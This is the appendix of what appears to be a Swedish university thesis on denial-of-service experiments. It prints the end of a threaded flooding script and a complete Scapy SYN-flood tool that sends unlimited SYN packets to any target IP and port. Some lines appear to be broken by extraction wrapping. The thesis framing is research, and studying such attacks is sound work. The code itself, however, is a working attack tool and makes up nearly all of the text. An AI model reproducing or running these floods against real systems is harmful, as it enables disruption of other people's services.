print "Use CTRL+C to stop attack"

#Thread spawner
for n in range(numberthreads):
   thread = threading.Thread(target=deny)
   thread.daemon = True
   thread.start()

   threads.append(thread)

#In progress!
print "Sending..."

#Keep alive so ctrl+c still kills all them threads
while True:
            time.sleep(1)
```

Bilaga 2

Skriptet som används I TCP-experiment, skrivet av James Woolley.

```
import sys
import random
import logging # This and the following line are used to omit the IPv6 error displayed by
importing scapy.
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import argparse
import os
import urllib2
if os.getuid() != 0: # Checks to see if the user running the script is root.
   print("You need to run this program as root for it to function correctly.")
   sys.exit(1)
parser = argparse.ArgumentParser(description='This educational tool sends SYN
requests to the target specified in the arguments.') # This and preceding 4 lines used to
control the arguments entered in the CLI.
parser.add_argument('-d', action="store",dest='source', help='The destination IP
address for the SYN packet')
parser.add_argument('-c', action="store",dest='count', help='The amount of SYN packets
to send. (enter X for unlimited)')
parser.add_argument('-p', action="store",dest='port', help='The destination port for the
SYN packet')
args = parser.parse_args()
if len(sys.argv) == 1: # Forces the help text to be displayed if no arguments are entered
   parser.print_help()
   sys.exit(1)
args = vars(args) # converts the arguments into dictionary format for easier retrieval.
iterationCount = 0 # variable used to control the while loop for the amount of times a
packet is sent.
if args['count'] == "X" or args['count'] == "x": # If the user entered an X or x into the
count argument (wants unlimited SYN segments sent)
   while (1 == 1):
      a=IP(dst=args['source'])/TCP(flags="S",  sport=RandShort(),  dport=int(args['port'])
) # Creates the packet and assigns it to variable a
      send(a,  verbose=0) # Sends the Packet
      iterationCount = iterationCount + 1
      print(str(iterationCount) + " Packet Sent")
else: # executed if the user defined an amount of segments to send.
   while iterationCount < int(args['count']):
      a=IP(dst=args['source'])/TCP(flags="S", sport=RandShort(), dport=int(args['port']))
# Creates the packet and assigns it to variable a
      send(a,  verbose=0) # Sends the Packet
      iterationCount = iterationCount + 1
      print(str(iterationCount) + " Packet Sent")
print("All packets successfully sent.")
```

Besöksadress: Kristian IV:s väg 3
Postadress: Box 823, 301 18 Halmstad
Telefon: 035-16 71 00
E-mail: registrator@hh.se
www.hh.se